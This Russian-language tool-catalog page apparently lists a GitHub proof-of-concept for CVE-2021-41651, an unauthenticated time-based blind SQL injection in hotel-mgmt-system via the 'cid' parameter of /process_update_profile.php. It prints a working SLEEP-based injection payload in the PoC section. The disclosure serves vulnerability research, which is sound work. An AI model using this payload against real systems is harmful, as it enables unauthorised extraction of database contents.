
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2021-41651 — Эксплойт доказательства концепции для CVE-2021-41651, демонстрирующий неаутентифицированную временную слепую SQL-инъекцию в hotel-mgmt-system через параметр cid, что позволяет извлекать конфиденциальные данные из MySQL. | Kitploit
Инструменты/GitHubGitHub/mobiusbinary/cve-2021-41651
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийСбор информацииТестирование на Проникновение
GitHubmobiusbinary/cve-2021-41651

CVE-2021-41651

Эксплойт доказательства концепции для CVE-2021-41651, демонстрирующий неаутентифицированную временную слепую SQL-инъекцию в hotel-mgmt-system через параметр cid, что позволяет извлекать конфиденциальные данные из MySQL.

Репозиторий
255 лет назадЕщё не проверено

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    618
  • 3

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    407
  • 4

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    324
  • 5

    jumpserver

    jumpserver/jumpserver

    JumpServer — это платформа управления привилегированным доступом (PAM) с открытым исходным кодом, которая предоставляет командам DevOps и IT безопасный доступ по требованию к конечным точкам SSH, RDP, Kubernetes, баз данных и RemoteApp через веб-браузер.

    279
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    OSINT-движок на базе ИИ для обнаружения и сопоставления более 7 700 идентификаторов в социальных сетях по всему интернету

    270

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →
Поделиться

CVE-2021-41651

CVE-2021-41651 SQL-инъекция в hotel-mgmt-system

hotel-mgmt-system уязвим для неаутентифицированной атаки time-based blind SQL-инъекции.

Параметр cid на странице /process_update_profile.php не санирует пользовательский ввод, что позволяет злоумышленнику извлекать конфиденциальные данные из нижележащей базы данных MySQL.

Ссылка на приложение

hotel-mgmt-system

Затронутые компоненты и параметр

URL: /process_update_profile.php
ПАРАМЕТР: cid

PoC

Полезные нагрузки SQLMAP

Параметр cid на странице /process_update_profile.php


Parameter: cid ((custom) POST) Type: time-based blind Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP) Payload: phone=123456778&cid=14 AND (SELECT 9048 FROM (SELECT(SLEEP(5)))zCfD)-- IKdVf&submitBtn=Update&fullName=James&[email protected]&newPassword=fasdfasdfasdfasdfasdf-

Если изображение PoC неясно, нажмите на GIF, чтобы загрузить его в лучшем разрешении.

POC - CID

Обнаружено

Jason Colyvas
MOBIUSBINARY
23 сентября 2021 года

Скачать инструмент




